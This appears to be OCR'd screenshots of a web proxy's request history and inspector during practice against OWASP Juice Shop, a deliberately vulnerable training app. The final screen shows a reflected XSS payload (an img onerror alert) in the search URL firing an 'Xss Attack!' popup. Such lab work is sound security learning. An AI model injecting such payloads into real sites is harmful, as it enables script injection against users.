2523	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=web...	✓		101	145		io/			✓	54.73.53.134		23:16:36 27 ...	8080	278
2524	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22431	JSON				✓	54.73.53.134		23:16:36 27 ...	8080	127
2525	https://juice-shop.herokuap...	GET	/socket.io/?EIO=4&transport=poll...	✓		200	740	text	io/			✓	54.73.53.134		23:16:36 27 ...	8080	1039
2526	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22431	JSON				✓	54.73.53.134		23:16:36 27 ...	8080	120
2528	https://juice-shop.herokuap...	GET	/rest/admin/application-configura...			200	22431	JSON				✓	54.73.53.134		23:16:37 27 ...	8080	152
2532	https://juice-shop.herokuap...	GET	/api/Quantitys/			200	7168	JSON				✓	54.73.53.134		23:17:02 27 ...	8080	231
2533	https://juice-shop.herokuap...	GET	/rest/products/search?q=	✓		200	15407	JSON				✓	54.73.53.134		23:17:02 27 ...	8080	229

Request

```
GET /rest/admin/application-version HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Windows"
Accept-Language: ar
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="131", "Not_A Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-10h2liq3tMxzTFCiH04ZpDMBuNc"
Vary: Accept-Encoding
Date: Fri, 27 Dec 2024 11:38:28 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "version":"17.1.1"
}
```


Inspector

Request attributes 2

Request headers 13

Name	Value
Host	localhost:3000
sec-ch-ua-platform	"Windows"
Accept-Language	ar
Accept	application/json, text...
sec-ch-ua	"Chromium";v="131", ...
User-Agent	Mozilla/5.0 (Windows...
sec-ch-ua-mobile	?0
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	cors
Sec-Fetch-Dest	empty

Inspector
Notes
Event log
Filter Critical Error Info Debug
Search


OWASP Juice Shop
localhost:3000/#/search?q=<img%20src%3D"X"onerror%3D"alert('Xss%20Attack!')">
<img src="X"onerror="alert('Xss Attac
Account
Your Basket
0
EN
Search Results -
No results found
Try adjusting your search to find what you're looking for.
Items per page: 12
0 of 0

يعرض موقع localhost:3000

Xss Attack!